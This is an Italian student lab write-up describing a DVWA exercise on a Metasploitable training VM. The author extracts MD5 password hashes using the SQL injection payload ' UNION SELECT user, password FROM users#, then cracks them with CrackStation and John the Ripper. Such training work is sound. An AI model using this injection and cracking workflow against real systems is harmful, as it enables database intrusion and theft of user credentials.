

LABORATORIO 16 GENNAIO 2025 S6-L4

PASSWORD CRACKING:

Esercizio del Giorno:

Esercizio Password cracking

Argomento: Password Cracking - Recupero delle Password in Chiaro

Obiettivo dell'Esercizio: Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni dell'esercizio:

1. Recupero delle password del database:

Accedere al database della DVWA per estrarre le password hashate.

Assicuratevi di avere accesso alle tabelle del database che contengono le password.

2. Identificazione delle Password Hashate:

Verificare che le password recuperate siano di tipo MD5.

3.Esecuzione del Cracking delle Password:

Utilizzare uno o più tool per craccare le password.

Configurare i tool scelti e avviare le sessioni di cracking.

4.Obiettivo:

Craccare tutte le password recuperate dal database.

Svolgimento:

Iniziamo avviando la macchina virtuale di Kali e accediamo alla DVWA di Metasploitable sul web browser.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



Username

admin

Password

••••••••

Login

Configuriamo il livello di sicurezza impostandolo su “LOW” per avere maggiore accesso alle vulnerabilità.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

▼

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

A questo punto ci spostiamo nel campo della Vulnerabilità SQL Injection e inseriamo nel campo dell'User ID la Query '**UNION SELECT user, password FROM users#** che come output restituirà appunto tutti gli user e le rispettive password presenti nel database.



[Home](#)
[Instructions](#)
[Setup](#)


[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

Procediamo ora creando un file di testo al cui interno andiamo ad inserire tutte le password trovate che dovremo poi decifrare.

```
(kali@kali)-[~]  
$ touch hashdvwa.txt  
  
(kali@kali)-[~]  
$ nano hashdvwa.txt
```



A questo punto iniziamo ad utilizzare dei tool necessari a decifrarle. Inizialmente faccio una rapida verifica utilizzando CrackStation.


Inseriamo le password all'interno del campo ed iniziamo a craccare gli hashes.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

Possiamo vedere in questa tabella gli hash, il risultato delle password deciptate e anche il tipo di algoritmo utilizzato, in questo caso MD5.

Effettuiamo a questo punto il cracking con John the Ripper.

Da terminale digitiamo "john hashdvwa.txt"

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ touch hashdvwa.txt  
(kali@kali)-[~]  
$ nano hashdvwa.txt  
(kali@kali)-[~]  
$ john hashdvwa.txt  
Warning: detected hash type "LM", but the string is also recognized as "dynamic-md5($p)"  
Use the "--format=dynamic-md5($p)" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"  
Use the "--format=HAVAL-128-4" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "MD2"  
Use the "--format=MD2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mdc2"  
Use the "--format=mdc2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mscash"  
Use the "--format=mscash" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mscash2"  
Use the "--format=mscash2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "NT"  
Use the "--format=NT" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"  
Use the "--format=Raw-MD4" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"  
Use the "--format=Raw-MD5" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"  
Use the "--format=Raw-MD5u" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"  
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"  
Use the "--format=ripemd-128" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"  
Use the "--format=Snefru-128" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"  
Use the "--format=ZipMonster" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Using default target encoding: CP850
```

Possiamo vedere che in output ci segnala i vari tipi di algoritmi che possono essere stati utilizzati per craccare le password e ci consiglia di utilizzare determinate opzioni per seconda dell'algoritmo che andiamo a scegliere.

Sapendo che si tratta di MD5 inseriamo il codice suggerito: "john --format=Raw-MD5" e aggiungiamo il nome del file.

```
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
```

```
(kali@kali)-[~]
$ john --format=Raw-MD5 hashdvwa.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:01:28 DONE 3/3 (2025-01-16 10:05) 0.05652g/s 2016p/s 2016c/s 2033C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Notiamo che le password sono state craccate e che sia utilizzando John the Ripper che CrackStation avremo in output le stesse password.

Aggiorniamo quindi il file "hashdvwa.txt" abbinando le password agli hash corrispondenti. Possiamo notare

facilmente che il primo e l'ultimo hash sono identici e corrisponde anche la password che è appunto "password".

```
GNU nano 8.2 hashdvw.txt *
5f4dcc3b5aa765d61d8327deb882cf99 = password
e99a18c428cb38d5f260853678922e03 = abc123
8d3533d75ae2c3966d7e0d4fcc69216b = charley
0d107d09f5bbe40cade3de5c71e9e9b7 = letmein
5f4dcc3b5aa765d61d8327deb882cf99 = password

Home
```

Possiamo fare anche la controprova inserendo le password criptate su web-app che si usano per craccarle con l'algoritmo MD5. Per questo utilizzeremo "md5online.it" inserendo le 4 password ottenute (password come detto si ripete due volte).



md5-crypt("password")

5f4dcc3b5aa765d61d8327deb882cf99

md5-crypt("abc123")

e99a18c428cb38d5f260853678922e03

md5-crypt("charley")

8d3533d75ae2c3966d7e0d4fcc69216b

md5-crypt("letmein")

0d107d09f5bbe40cade3de5c71e9e9b7

Anche questa controprova è andata a buon fine. Possiamo quindi affermare con ragionevole certezza di aver craccato perfettamente tutte le password trovate sul database di DVWA.